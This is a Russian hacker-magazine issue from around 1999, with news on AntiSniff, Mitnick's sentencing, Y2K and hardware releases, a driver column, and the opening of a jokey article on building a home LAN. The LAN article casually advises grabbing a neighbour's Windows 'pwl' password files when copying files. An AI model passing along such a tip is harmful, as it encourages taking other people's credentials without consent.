Одна из известнейших хакерских групп — команда L0pht Heavy Industries (www.l0pht.com) представил программу, способную обнаруживать присутствие в сети анализатора траффика типа Sniffer, которая была представлена на конференции DefCon. Программа получила имя AntiSniff 1.0. Короче, теперь у хакеров житье становится не сладко. AntiSniff 1.0 вполне адекватно сможет вычислять хакерскую активность, т.к. снифферы — анализаторы траффика по прежнему являются одним из самых популярных средств проникновения в чужие сети.
Чуть позже, L0pht планирует опубликовать все технические подробности работы AntiSniff 1.0. Так что ждите обновлений... — А.К.

Другие проблемы 2000 года

Увлекшись компьютерной проблемой перемены дат, мы как-то совсем подзабыли про человеческий фактор. Маньяки и террористы тоже не дремлют, а красивая цифра 2000 завораживает их не меньше нас. Одна вашингтонская контора, занимающаяся проблемами кризисного управления, уже взяла на заметку ряд апокалипсических сект, собирающихся встретить новое тысячелетие на кладбище в буквальном смысле. Ожидается также общий рост насилия. Кроме того, много американцев собирается посетить в самом начале 2000 года святые места, а значит, возрастет нагрузка определенных авиарейсов. Это на руку террористам. В общем, хорошо, что «день рожденья» только раз в году. — И.П.

www.fuck.com

Еще недавно регистрация такого имени была совершенно невозможна. Фирма Network Solutions запрещала (согласно «закону о пристойности в Сети») использование в имени домена семи слов. А именно, shit, piss, fuck, cunt, cocksucker, motherfucker и tits. Расшифровывать не будем, чай, не дети малые. Но монополия Network Solutions закончилась, а фирма Core согласилась выдавать такие домены. Ряд удостоверений уже выдан, а за именами типа fuck.com уже выстроилась очередь. Ходят слухи, что оно достанется компании Microsoft. — И.П.

Сидящий в неволе...

И как всегда про многострадального сидельца Кевина. Время идет, а Квеин все сидит. Судьи никак не могут объявить свое решение. Вынесение приговора в очередной раз перенесено. Теперь дата оглашения приговора установлена на час пополудни в понедельник, 26 июля. Так что, когда этот номер будет на прилавках, судьба Кевина будет решена. Возможно...

Напомню, что с Кевина тягают 1,5 млн. долларов, в качестве возмещения ущерба, а адвокаты говорят, что нет, не фига. 5 штук баксов и ни цента больше. Демократия, понимаешь...

Достигнутое раньше соглашение предусматривало наказание в 46 месяцев тюрьмы, но почти весь этот срок Кевин уже отсидел. Согласно заявлению адвокатов, велика вероятность, что м-р Митник окажется в специальном реабилитационном центре заключенных еще до конца июля.

Блин! Реабилитационный центр. Издеваются, по другому не скажешь. Я так полагаю, что это просто курорт. То же что ли на курорт слетать, а? — А.К.

256 тысяч долларов с носа

Становится опаснее на улицах, стало опаснее в Интернете. Риск пострадать от нарушения информационной безопасности стал в этом году на 57% выше, чем для компаний, не имеющих дело с Интернетом (по данным журнала Information Security). 92% компаний уже ощутили на себе вторжение со стороны хакеров. При этом средняя сумма, на которую они развели компании — 256 тысяч долларов с носа. А вы все еще сидите сложа руки??? — И.П.

Часы с электронной почтой

Swatch — день и ночь. Помнится, был такой рекламный слоган у компании Swatch. Теперь и день, и ночь вам будет доступен почтовый ящик (напомним, что когда-то именно Swatch продавала свои часы-пейджер). Разработка прототипа часов уже завершена, и в конце года они поступят в розничную продажу. Для доступа к ящику предназначены два дополнительных элемента: полупроводниковый кристалл, спрятанный внутри корпуса (для хранения паролей и другой информации), и мышь с интерфейсом ASB или USB, которая подключается к компьютеру. Часы с мышью! Чье больное воображение это придумало? Как сообщается, чтобы проверить содержимое электронного почтового ящика, нужно приложить часы к мыши. Цена новых часов еще не определена, но одно можно сказать уверенно — мало не покажется! — И.П.

Отпускная эпидемия склероза

Отпуск не проходит бесследно для тех, кто пользуется компьютером. Как показал опрос, в течение отпускного сезона 63% администраторов занимаются тем, что восстанавливают пароли своих забывчивых подопечных. Если вы до сих пор не запомнили пароли от сайтов в Интернете или электронной почты, самое время завести блокнот (как у меня!). Ну и заныкать его хорошенько. Только не забудьте, где именно! — И.П.

MS-News

Ну и о всеми нами любимой, о Micro$oft.

Для счастливых пользователей английских версий продуктов «гиганта софтверной индустрии» выпущены и доступны для скачки с сайта Microsoft части Windows 98 Service Pack 1: Windows 98 Systems Update, Internet Explorer 4.01 Service Pack 2, Windows 98 Year 2000 Update, Windows 98 Year 2000 Update 2 и Outlook Express Year 2000 Update. Большая куча апдейтов, из одного супер апдейта — Windows 98 SP1 выпущенного еще в июне, но на CD и за деньги. Для локализованных версий такой прелести пока нет, так что пока сосем лапу. Хотя вскоре все же должны весь пакет обновлений локализовать, и тогда его вполне свободно можно будет купить на Митьке и по весьма сходной цене. — А.К.

Народный антивирус

Лаборатория Касперского теперь раздает AVP Lite для Windows 95/98 через сайты провайдеров за один доллар. Деньги снимаются прямо со счета провайдера. Теперь все смогут защитить компьютеры от известных вирусных и хакерских атак, в том числе «Троянских коней», ворующих интернетовские пароли. Но ведь хакеры не были бы хакерами, если бы их это остановило. — И.П.

Intel – бандиты – магазин

Таможенники Гонконга арестовали 17 человек и перехватили партию перемаркированных процессоров почти на миллион долларов. Кроме того, были захвачены подделанные батареи для мобильных телефонов — вот уж не подумаешь! Всего в руках таможенников оказалось 3334 перемаркированных процессора, более 15000 компьютерных принадлежностей и 760 батарей для мобил. Все это добро недополучат европейские страны. В процессорах перебивают не только частоту, но и марку — с 300-МГц Pentium II на 500-МГц Pentium III. Перемаркировщики работают в сговоре с другими преступными группами, ворующими процессоры со склада. В общем, конвейер поставлен не хуже, чем у Intel. — И.П.

Провайдер платит Вам

Про бесплатный доступ к Интернету в буржуйских странах мы все слышали. Но им этого показалось мало! Британский провайдер 4theNet теперь платит (!) пользователям за то, что они проводят свое время в Интернете. Ежемесячно клиенту отправляется чек с заработанной суммой. Скажите, это нормально? Схема «Paid as you Surf» (PAYS) отберет у конкурентов немалую долю пирога. «Мы хотим вернуть нашим клиентам часть получаемых доходов и устроить на рынке небольшую революцию», — заявил их директор. Таким образом, они надеются набрать 100 тыс. пользователей в течение месяца с момента введения в действие новой схемы. — И.П.

Андрей Князев
(knyazev@xakep.ru)
Иван Перверзнев
(perversia@mail.ru)

Покупают, чтобы продавать

Помните, в конце июня S3 прикупила Diamond Multimedia? Ради чего, помните? Правильно, интегрировать свои знаменитые чипы и технологии (Savage, S3TC) в карты не менее знаменитого бранд-нейма. В общем, фабрика с приаттаченным к ней магазином. Престижным магазином, к слову — у меня самого второй Монстр тех еще времен стоит. Так вот, пример S3 оказался очень показательным. Небезызвестная Интел решила... нет, не прикупить, а запустить собственное производство серверов на процессоре Merced. Все верно, денег сэкономят — жуткое количество. Правда, денег на все не хватает — Intel отказывается от чипсета i754 и перестает поддерживать i740. Так что верной дорогой идут многоуважаемые товарищи производители. Глядишь, у какого-нибудь Compaq доберутся руки до Matrox, Creative Labs, дабы в свои компьютеры вставлять видео- и аудио-карты, не купленные у чужих брандов, а прямо с пылу с жару, от собственных же производителей. Или те же Креативы купят 3dfx и смогут без проблем выпускать драйвера Unified :).

В обход стандартов

Эх, как хорошо было в сентябре прошлого года! Всего две фирмы честно сказали, что будут связывать свою дальнейшую судьбу с портативными MP3 проигрывателями. А что в итоге вышло? Во-первых, анонсированная в прошлом номере никому не известная I-Jam, а во-вторых, нынешний анонс на тему «Зачем ты, Соня?». MP3 Jet-Audio MD Connection Kit — хит сезона. Аббревиатура MP3 может означать лишь то, что это «нечто» связано с небезызвестным и весьма скандальным (ух, какую бучу тогда Мокрый Софт поднял...) стандартом звукозаписи. Далее по тексту: MD — мини-диск, технология им. Sony. Тоже понятно. А вот коннекшн кит — уже интереснее. Ясно даже Бивису, что MP3 Jet (Audio MD Connection Kit), это система записи MP3 — файлов на мини-диски с последующим проигрыванием этого самого мини-диска в мини-диск плеере. Вот так. Ларчик, как говорится, просто открывался. Итак, все, что понадобится юному рерайтеру — это компьютер, записанные на харде (зипаре, компакт-диске, магнитооптике и тэдэ) нужные MP3, записывающее мини-диски устройство (уже насторожились), звуковая карта с S/P DIF выходом. Без проблем, правда? Народ, одолжите мне, plz, мини-диск райтер на пару недель! Обещаю вернуть. Кстати, формат мини-дисков позволяет записать куда больше информации, чем флэш-карта на 64 мега, так что — it`s your choice!

Старички на марше

Кто-нибудь помнит амбициозный и жутко дорогой проект Хьюлеттов Паккардовичей и Pixel Fusion на тему рабочих станций 1997 года? И чем это кончилось? А кончилось тем, что по всему миру было продано всего десять таких станций, Pixel Fusion ушла в сторонку — доделывать анонсируемый чуть ниже продукт, а ХэПэ продолжили свою опупею с лазерными принтерами DJ. И вот совсем недавно на горизонт 3D технологий выползли изрядно поседевшие и постаревшие ребята из Pixel Fusion и честно признались, что они разработали абсолютно новый чип, который засунет за пояс и еще чуть-чуть поглубже все эти Тридыыфыксы и Ты`ны`Ты. Fuzion 150 — чип якобы поколения Next (не путать с NeXT Step), состоящий, помимо прочего, из 50 миллионов транзисторов! По сравнению с Ривучей NV10, это просто маленький (в смысле известности) гигант большого сами знаете чего. Не знаете? Производства, конечно (чип TNT 2 состоит «всего лишь» из 15 миллионов транзисторов). «Их», фьюженовские, тесты показывают больший по сравнению с Ультрой прирост производительности — в полтора раза! Я уж не говорю про количество памяти на борту одного такого чипа — минимум 128, максимум — гигабайт. Ну что, губки раскатали? Закатывайте обратно: примерная стоимость одного только чипа — 200 американских рублей. А карточки (на чип пока не поступало никаких заказов, но все еще впереди) будут (если будут) свободно распространяться по цене в районе двух штук зелеными...

Сопроцессор ударного труда

Сопроцессоры нынче не в моде. Народ, разинув рты, с мольбой смотрит на AMD и Intel, все ждут не дождутся, когда же, ну когда же выпустят очередной Пень-3/4/5 (попробуйте заменить «Пень» на «K» и прибавить четыре к порядковому номеру поколения процессоров — вы получите те же прогнозы для AMD). А тем временем трудолюбивые производители мини-процессоров для всяческих сотовых-мобильных трудятся над созданием сопроцессоров. Эти чипы, по идее разработчиков, должны принимать на себя большую часть тех функций, которые со скрипом тянут видеокарты и 3D-ускорители. К таким вот заслуженным юридическим лицам относится и Fujitsu. Эта компания каторжным трудом завершила разработку и выдала «на гора» новый VLIW процессор под названием FR-V (aka Venus). Что он, собственно, может? Ядро способно на 500 миллионов инструкций в секунду плюс чисто мультимедийные функции вроде компрессии/декомпрессии голоса, компрессии видео, кодер/декодер MPEG-4 для видеоконференций. Первые сопроцессоры будущего будут поставляться уже в конце года по первоначальной цене в 50 долларов. Как только производство поставят на массовый конвейер, цена упадет раза в два. В общем, то, что надо для владельцев крутых видеокарточек, хотя утверждать, что он может заменить хоть одну видеокарту/MPEG-карту — нельзя.

Спорим, не подеретесь?

Iomega — очень известный производитель — разработчик — издатель внешних и внутренних переносных зипарей на 100 и 250 мегов — решил подать в суд на более удачливого и производительного конкурента под именем Castlewood. Проблема, оказывается, в том, что продукт Orb





(внутренний IDE с записью информации на особые картриджи) по всем параметрам превосходит бедный неудавшийся Iomega Zip. Судите сами: Orb — 2.2 гига, стоит порядка $160, картридж стоит 25 долларов (это 2.2 гигабайта!). А Zip — 250 мегабайта, стоимость колеблется в области 145 гринов, картридж на 250 мегов — 15 долларов. Вот Iomega и борется за честную конкуренцию. Сказать честно, я сам пользуюсь зипарем, и приятели у меня зипарем пользуются, и в редакции все зипарем пользуются... Кому нафиг нужен этот Orb?


Нет — флэш-картам, да — аудиокассетам!

MP3-проигрыватели становятся отличными эквивалентами билетам беспроигрышной лотереи. Ребята из Кореи — Hit Information — сделали свой переносной MP3, но не на флэш-картах, а на простых аудиокассетах. Да-да, тех самых, которые на магнитных лентах, на 90 минут плохого качества музыки, часто рвутся и зажевываются. Утверждают, что вся эта бадяга была затеяна для интегрирования CAMP (так корейцы назвали свое изобретение) в музыкальные центры и простые магнитофоны (кто-нибудь сейчас пользуется простыми магнитофонами?). В общем, записывают корейцы музыку в цифровом формате и в нем же ее проигрывают. Вот только формат зовется MP3, а проигрыватель — обыкновенный кассетник... Но на этом опупея с кассетными плеерами не останавливается. Сам ты сунг и LG Electronics (в девичестве Gold Star) почти одновременно выпускают проигрыватели, которые могут проигрывать как кассеты, так и MP3. Вроде FM, встроенного во многие плееры. Если очень интересует, попробуйте купить чей-нибудь проигрыватель, только... смотрите сами:

My-MP540 (Samsung) — $450
AHA-FD770 (LG) — $350
Не пропало желание покупать столь дорогую игрушку?

Креативы — обламыватели

Во-первых, к моменту написания новости Номад не был выпущен! Во-вторых, была выпущена некая VideoBlaster WebCam3. Дебрифинг смотри ниже.



Видеокамера для — не поверишь, приятель! — видеоконференций, фоток и видео. Разрешение — 640x480 (примерно в таком разрешении работают телеприемники) за счет некой сверхчувствительной матрицы. Подключение по универсалке (ох, чувствую, пора мне апгрейдиться — второй год на втором пне сижу без AGP и всяческих удобств). Частота — 15 FPS (кадров в секунду, незадачливый мой). Интеграцию по последнему слову Майкрософт видно через невооруженную линзу — Plug and Pray, фулл sovmestimost' с ВыньДОС 98. Судя по названию, 3D-Blaster здесь не помешает... но у меня второй монстр... не, не буду покупать я эту камеру, пусть она и стоит 80 зеленых президентов, что для камер такого сорта весьма и весьма дешево...

О бедном разгоне... хоть словечко...

AMD идет по пути наименьшего сопротивления. Что? Не знаешь, что такое путь наименьшего сопротивления!? Объясняю. Специально для таких как ты. Остальным мчаться на абзац «через один отсюда». Так вот, путь наименьшего сопротивления. Представь себе, на твоем пути стоят стенка деревянная и стенка железобетонная. У тебя — желание пройти вперед и молоток в руках. Попробуй догадаться сам, какую стенку ты будешь пробивать... А AMD в качестве пути к разгону своих процессоров выбрала наименьшее сопротивление в виде предупреждения, которое звучит примерно так: «Мы, вообще-то, не рекомендуем нашим дорогим (напоминаю, 700 Mhz стоит в районе трех-четырех бумажек достоинством в сто баксов) пользователям заниматься столь неблагодарным процессом как разгон, но если очень уж приперт — пожалуйста, мы не чиним вам никаких препятствий. В K7, по крайней мере. Но если что-то пойдет не так — мы вам не страховая компания, действуете вы на свой собственный страх&риск». Знаешь, а ведь они правы. Никто еще не говорил о вреде разгона, да и как он может тебе навредить (если у тебя, конечно, девайс «руки прямые P&P» приаттачен)? Но, с другой стороны, и покупать вещь, дабы улучшить ее вместо того, чтобы купить уже «улучшенную» по более высокой цене — это тоже правильно, это по-нашему. И ведь, наверное, поэтому Интел не продает массовому покупателю разогнанный в два раза Athlon 500 (его догнали до чистой тысячи Mhz) — просто его невозможно разогнать более, чем он есть, и на этом может погореть огромное количество пользователей.

Два процессора — показатель один

Двухпроцессорные материнские платы не дают покоя суетным ламерам. На это раз приходится развеивать слухи о якобы умножающемся коэффициенте процевых Mhz на BP6 и других подобных двухпроцессорных матерях, притом что у процессоров разная тактовая частота. Предположим, стоит у тебя Селерон 450 мастером, ты выставляешь FSB (нет, это немножко не тот ФСБ, это Front Side Bus) на 83 Mhz и получаешь в БИОСе мессагу, мол, клево, чувак, у тебя процы на 533 Мгц работают! И все начинают резко думать, что это частоты процев складываются (физику учите, ребята!). А на самом деле, это просто частота у мастера такая...
Более того, полученные статы народ считает за результаты ОБОИХ процессоров, то есть это значение как для одного, так и для другого проца. Даааа, раскатали губы, понимаешь...

...и Балдурня на халяву!

DVD становится популярным, что отражается в пресс-релизах ведущих хардверных компаний. Вот, к примеру, Pioneer Multimedia на днях честно призналась, что в октябре нас ждет на прилавках некое чудо их производства под названием 10X DVD-AO4SZ. Проглотили наименование? Теперь будем переваривать:
10x DVD (13.5 Мбайт/сек)
40xCD-ROM (6 Мбайт/сек)
Поиск/доступ для DVD: 90/100 мс
Поиск/доступ для CD-ROM: 70/80 мс
Спец. особенность №1: на настоящий момент это самый быстрый DVD-проигрыватель в мире.
Спец. особенность №2: в комплекте будет мирно возлежать чуточку заOEM`ный Baldur`s Gate в виде 1 (одного) диска DVD.

Эпидемия MP3

Кривые тайваньские ручонки добрались и до любимца Железных новостей — MP3 плеера. На этот раз из толпы храбро высовывается некая Addonics (http://www.addonics.tw) аж с тремя разновидностями MP3 уокмэнов. Все модели подразумевают наращиваемую память и что-нибудь еще для разнообразия. Например, первая модель гордится диктофоном и памятью в 32 мега по умолчанию, плюс еще 32 Мб памяти наращиваемой. Вторая несет 16 мегабайт памяти и позволяет проапгрейдить плеер еще на 64 Мб. Третья, самая супер-пупер, помимо встроенного радиоприемника FM/AM несет еще и 32 мега памяти by default плюс 64 сверху (интересно, а сколько все это богатство на первых порах стоить будет?). Судя по всему, наши юго-дальневосточные друзья при любых возможных обстоятельствах хапают хорошую идею у знаменитых брэндов и пытаются сварганить что-нибудь свое, оригинальное. Я их потуг не одобряю, но... время покажет.

Я свои обещания — держу! Интел тоже...

Помните, в прошлых Хард-Ньюс я вам клялся, что Интел снизит цены на свои третьепни? Ну вот, 18 числа, как и обещано, главный конкурент AMD снизила на десять процентов цены на оптовые поставки моделей P-III, представленных к настоящему моменту. Открывайте XL и записывайте:
P-III 450 — $226 (с 263 баксов)
P-III 500 — $415 (с 473 баксов)
P-III 550 — $646 (с 723 баксов)
Если уж на то пошло, представляю вам нынешние цены на AMD процессоры:
Athlon 500 — 488 грин
Athlon 550 — 720 грин
Athlon 600 — 950 грин
С другой стороны, кажется, что Intel денег девать некуда. Она заявляет, мол, не буду поддерживать PC133 SDRAM — у меня своих траблов с DR DRAM хватает. У меня чипы i810/820 крутые, мегагерцев там поболее, чем на ваших PC133 SDRAM. Но олигархи вроде Компака (вообще-то, они всего лишь крупно-оптовые компании по сборке компьютеров) требуют от Интел, чтобы та немедля прекратила заниматься ерундой и начала поддерживать PC133. «Контроллер памяти i810 не нуждается в DR DRAM,» — заявляют толстые дяди, сидящие в кабинетах IBM с сигарами во рту. «Контролер памяти i810 с PC133 SDRAM выйдет в следующем году, в первом квартале,» — хитро улыбаясь, заявляют PR-менеджеры Intel. Правильно улыбаются — пока, наконец, выйдет хоть первый чипсет с интегрированным PC133 SDRAM, DR DRAM займет свои позиции на рынке.
А еще Intel модемы делает. Правда, не простые, а с поддержкой технологии DSL от Cisco System. Врут, что эта самая технология позволяет простому диалапу превратиться чуть ли не в выделенку, ибо DSL увеличивает скорость передачи данных аж в 20-25 раз. Вот уж во что я давно перестал верить, так это в аппаратно-софтверное увеличение родимого CPS, зависящего токмо от Московской Городской Телефонной Сетки...



Мы — заключенные в тюрьме наших устройств

Пророческие слова ВИА «Eagles», похоже, не оправдывают свое предназначение. Мы привыкли, что нас окружают машины, что природа не дает нам НИЧЕГО из того, что способны дать разного рода девайсы. Но нет, некая Lucent Technologies (отец-основатель технологии RadioEthernet) утверждает, что информацию можно передавать с лучом света. Обещанная скорость: до 10 Гигабит в секунду. Какие ЛВС? Какие сверхскоростные шины? Природный дар — свет! Воспользуйтесь им, говорит Lucent Technologies, а сама собирается уже через полгода точно выяснить все достоинства и недостатки технологии, уже названной WaveStar OpticalAir. Следующей весной компания намечает выпуск первой одноканальной системы (на 2.5 Гбит/сек) в свободную продажу. А поздним летом 2000 года обещают раздачу четырехканального чуда, работающего на расстоянии до пяти километров на скорости в 10 Гигабит в секунду.

Тетя Клава приехала!

Нет на свете жадности человеческой предела. На этот раз Компаковцы придумали клавиатуру, которая подзаряжает аккумулятор ноутбука. Вот стучу я сейчас, набирая этот текст, а ведь параллельно мог бы подзарядить аккумулятор. Две проблемы: у меня нет даже самого захудалого аккумулятора, да и новости я набираю на персоналке своей, ноутбуки денег стоят. А так — пожалуйста, за счет соприкосновения нажатой клавиши с электромагнитами происходит маааааленькая физическая реакция в образованном магнитном поле... дальнейшие подробности остались за ширмой непознанного (я, конечно, шарю в физике, но...). А вы думали, за счет механического нажатия? Ха! Это вам не велосипед с генератором тока для лампочки на руле. Гы, а вот квакерам или стратегам наверняка пригодилась бы мышь, подзаряжающая аккумулятор ноутбука — экономия бы выросла!

Оффтопик

Привет, читатель!
По идее, раздел «Оффтопик» рубрики «X — HardNews» предназначен для того, чтобы ты немного передохнул после утомительного чтения четырех страниц новостей о всяких железках и финансовых дрязг соответствующих компаний, а заодно подготовил себя для чтения рубрики Ferrum Женьки Черешева (который сейчас отдыхает на юге, гад :)). Но должен тебя немного разочаровать, оффтопик обязательно хоть каким-нибудь боком, да связан с железными новостями. Сегодняшний оффтопик посвящен драйверам. Ты, конечно, понимаешь, что без драйверов те крутые видео- и аудиоплаты, которые ты с таким трудом достал в какой-нибудь жутко дорогой «Партии» или «М-Видео», являются лишь бесполезными кусками кремния и пластика. Драйвера, между тем, помимо того, что осуществляют непосредственную связь между игрушками и твоим железом, в некоторых случаях дают прирост производства этих самых железок. Помнишь, в прошлых новостях была ньюса про драйвера, которые на 40 процентов увеличивали скорость работы? Вот такие-то драйвера и встречаются очень редко. Другие драйвера могут совместить несовместимое (про креативовские Unified слыхал? Напоминаю: они позволяли на ТэЭНТях запускать Glide-приложения, Глайд же, в свою очередь, является чисто трЫдЫэфЫксовым API). Хотя и это встречается сверхредко. Самые частые драйвера могут лишь обеспечить нормальную скорость, да и работоспособность вообще с тем или иным приложением. Некоторые из драйверов младших моделей, предположим, Саунд Бластера, могут подойти к старшим моделям. Например, до того, как у меня сгорел SB AWE 64 GOLD, он прекрасно работал на стареньких драйверах и установке SB 16. Сгорел, конечно, он из-за тайваньской халтуры, а не из-за драйверов, но сам факт налицо — коли посеяли диск с драйверами крутой платы, попробуйте поставить что-нибудь попроще.
Частенько обеспечение для своих ускорителей предоставляет фирма-производитель. Например, ко второму Монстру (от проданных S3 Бриллиантов) прилагалось мегов на пять драйверов (правда, при перезагрузке они повесили Винды намертво — пришлось устанавливать ОС заново). Но далеко не всегда «родные» драйвера эффективнее драйверов от производителей чипов. Например, последние драйвера от 3dfx (Voodoo 2 Driver (Direct X 6)) устраняют проблемы в Might and Magic VII (игра висла в абсолютно любом месте, а после установки драйверов стала изредка зависать при переходе с уровня на уровень). Последние же драйвера от Diamond Multimedia ничего подобного сделать не смогли. Ладно, хватит теории. Что у нас из драйверов понавыходило за последний месяц?
Ну, во-первых, это nVidia Detonator 2.08. Вполне официальная версия, улучшает FPS по сравнению с версией 1.88 где-то на 1/8. В любом случае, они же бесплатные — так чего думать, бегите на detonator.nvidia.com и ищите свежачок. Во-вторых, это в кои-то веки выпущенные драйвера для АСУСовских V3800/V3400. Поискать их можно на FTP компании — ftp://ftp.asus.com.tw/pub/asus/beta/vga.
Вот, в общих чертах, все, что тебе нужно знать о драйверах. Естественно, в будущих выпусках, коли будут новые поступления драйверов от довольно жадноватых на сей счет компаний, я дам вам знать.

Два принтера — два направления

«Каждому бизнесмену — по принтеру!» Что-то в этом духе гласит незадокументированный лозунг фирмы Lexmark, которая в кои-то веки перестала выпускать пресс-релизы на тему «Чемпионат по Квейку!!!» или «Мы взяли Казань!», а взяли и сообщили свободной прессе о двух принтерах-близнецах: Color Jetprinter Z51 и Color Jetprinter Z11. Чтобы ты мог составить правильное представление об этих игрушках, вот тебе статсы.
Статистика для Z51:
Разрешение: 1200x1200 dpi (dots per inch — точек на дюйм)
Скорость: 10 «черных» страниц в минуту
Спец. особенности: соединение (необязательное) по USB, система антизаглатывания бумаги Accu — Feed
Статистика для Color Jetprinter Z11:
Разрешение: 1200x1200 dpi
Скорость: 4 «черных» страниц в минуту
Спец. особенности: Accu — Feed, интерфейс Centronics
В общем и целом, эти принтеры являются примером того, как за счет пары рекламных трюков и относительно низкой цены привлечь покупателя. Кстати, о ценах: Z51 стоит $255, Z11 — $95. Я же говорю — каждый бизнесмен может позволить себе в офис, а то и домой по такому принтеру (конечно, значение «Z» зависит от крутости отдельно взятых бизнесменов).

Мал ноутбук, да дешев

Тошиба решила поиздеваться над приличными людьми. Знаменитый производитель пальчиковых батареек выпустил пресс-релиз на тему двух довольно дорогих, но весьма накрученных моделей ноутбуков. Первая модель — это 2595XDVD: Celeron 400 MHz, 64 Мб оперативки, двухскоростной ДиВиДюк, 14» монитор, HDD на 6.4 Гб, на заказ могут поставить модем. Стоит такое богатство $2.999. Имеются еще две разновидности: 2595CDT (12» монитор, 24xCD, цена — 1.799 грина) и 2595CDS (хард — 4.3 гига, 24xCD, 13» монитор, цена — 1.299). Вторая модель — это две дешевые штучки на старом добром K6-2 366, с хардом на 4.3 гигабайта, монитором 12 дюймов, модемом V.90/K56 и 24xCD. Стоят они (стойте спокойно!) 1.399 светло-зеленых купюр.

Торик
(torick@xakep.ru)

Создай свой Интернет



SideX (sidex@xakep.ru)

Консолидация и интеграция на почве унификации механизации

Любая вещь имеет свойство приедаться, даже столь обширная, как Интернет. Настаёт момент, когда понимаешь, что чего-то радикально нового ты в Сети не наколбасишь. Наступает лёгкое чувство неудовлетворённости: всё, что мог — сделал, а чего не дано, то и не дадут. Т.е. ты поюзал всех троянов, создал крутую пагу, стал мегавоином сетевых разборок, спокойно тусишь на чужих винтах и т д. Ну, а сайт белого дома раздолбать, боюсь, не выйдет (хотя как знать). В общем, те же мысли посетили и меня холодной осенью девяносто восьмого года во время самого угара кризиса. Цены на дайл-ап резко взлетели, про железки вообще стало вспоминать страшно. По ящику стали крутить новых политиканов, которые единым фронтом транслировали одну и ту же затёртую мысль: мы должны объединиться и консолидироваться. Ты же не ребёнок и не ламо из Катманду, ты знаешь, что там наверху чего-то умное редко скажут. Но мысля об единении меня так подцепила, что я две недели на измене ходил, в поисках того, что бы мне консолидировать. Начал с того, что пытался спарить нигерийского страуса с Белым Слоном, которого я выкупил из рабства у Карбофоса. Экземплярчик получился странный, хотя он теперь в Кремле живёт, на месте морально сгнившего Боряна. Уж больно они были похожи: видать, сказались уральские корни Ёлкина и бердичёвское происхождение Белого Слона, а свойство прятать бошку в песок гибрид получил от страуса, проходившего стажировку по яйцекладке в Колхозе Большие Яйца. Ну, как ты понял, получившийся генный урод не был похож на модель всеобщей консолидации. И я по обыкновению полез в Инет в надежде найти чего-нибудь кульненькое. Я нашёл крякер Интернета, который зачем-то отформатировал мне винт и отправил пароли злым дядькам-Хацкерам. Что это было, я не понял и по сей день, но одно решил точно: начинаю создавать свой Интернет. Вот будет классно: захотел — крякнул весь Инет, порвав соединительный шнурок, захотел — сидишь на собственном сайте sex.com сколько хочешь, пока вдоволь не наглядишься на три картинки, отсканенные из журнала «Огонёк». В общем, я понял, что наконец-то нашёл ту Эврику, что подскажет мне истинный путь консолидации. Но вот одно не понял: что я буду объединять в сеть. То ли ту самую стиральную машинку «Эврика» с кухонным комбайном «Харьков», то ли скороварку «Заря» с мопедом «Рига»? Но совсем не то: они, блин, как объединятся, так я вообще им нужен не буду. И тут я вспомнил про свой компутер, железки и софт которого были сильно обижены кризисом.

Но и тут заминка: ну есть комп, а второго нет, хотя на антресоли и валяется видавшая виды БКшка. Вот объединил бы её с писюком, да и дэсматчи устраивал по тетрису или паратруперу. Так нет — заваливает Тошный (в миру Антон) и начинает гнать, как круто объединяться, то есть о том, чем я был занят последние две недели. Но у него был случай тяжелее. Он разъяснял знакомой даме пользу консолидации и при попытке провидения оной получил жестоко по Консолидатору. Теперь, после травмы, его больше не интересуют сомнительные забавы Инета. Он тоже загорелся строением своей Сети, которую мы в дальнейшем назовём локалкой. И вот мы уже несёмся на митинобазар, но вдруг встречаем Гогу. Гога всегда был кульным хацкером: его интересовали взломы и он ежедневно взламывал системный ящик: зубилом и молотком. Также он был корешем Лозинского и удалял вирусы вручную, вбивая гвозди в винт в тех местах, где обнаруживалась инфекция, и поливая кислотой дискеты, объятые заразой. Узнав о нашем плане, Гога тоже решил подключиться к проекту. Короче, намечалась Мега-сеть, и по этому поводу мы решили провести консилиум. По-быстрому сгоняв за пивом и чипсами, мы принялись за проблему. Под пиво все решения были приняты за считанные минуты, но вот было одно разногласие: каждый хотел быть начальником Инета, поэтому переговоры немного затянулись. Но мы решили, что Тошный будет Админом, я Рутом, а Гога — СисОпом. Даже договор подписали, по которому обещали снабжать друг друга свежими игрухами и порнухами.

Ун варум или, точнее, нахрена?

Да вообще я тоже так думал. Я считал, что лока нужна только большим боссярам из банков и прочим крутикам, но со временем понял, что сеть — вещь просто необходимая. Расскажу, почему. Ты сэкономишь кучу бабок на покупке новых девайсов к компу. Если кто-то из твоей сетки уже прикупил принтак, то тебе прин уже не нужен, т.к. если надо чего распечатать, то просто отправляешь доку на принтер соседа по сети, а потом у него забираешь распечатку. Очень удобно юзать один модем: один чувак прозвонился провайдеру, а вы вместе с ним тусите в Инете. У меня в школе было в сетке десять компов, и через один модем все лазили в Инете — другое дело, линия цифровая была, и мы не качали мегатонные файлы. С одним момедом вы поимеете провайдера по самую задницу: за одни и те же бабки — прогрузите трафик по полной, линию помучите (особо круто, если есть анлимит), да и вообще бабок немеренно сэкономите — пива больше попьёте, да и с девочками дела лучше пойдут. В общем, если у кого-то есть крутой девайс, то теперь этот девайс считай что твой. А есть ещё классная фишка: можно друг с другом голосом базарить и на физиономии смотреть, если камеру прикупить (сейчас можно уже за $100 взять). Очень удобно перекачивать файлы по сети: например, снесло пол-маздая, а ты у соседа всё упавшее перекачал (не забудь pwl прихватить) и теперь уже не надо с дискетами метаться. И самое главное — можно гамиться, сколько пролезет, пока ненароком пол-бошки рэйлганом не снесут ☺. Ну, короче, ты понял, что без собственной сети скоро останется только конченное ламо, ну а

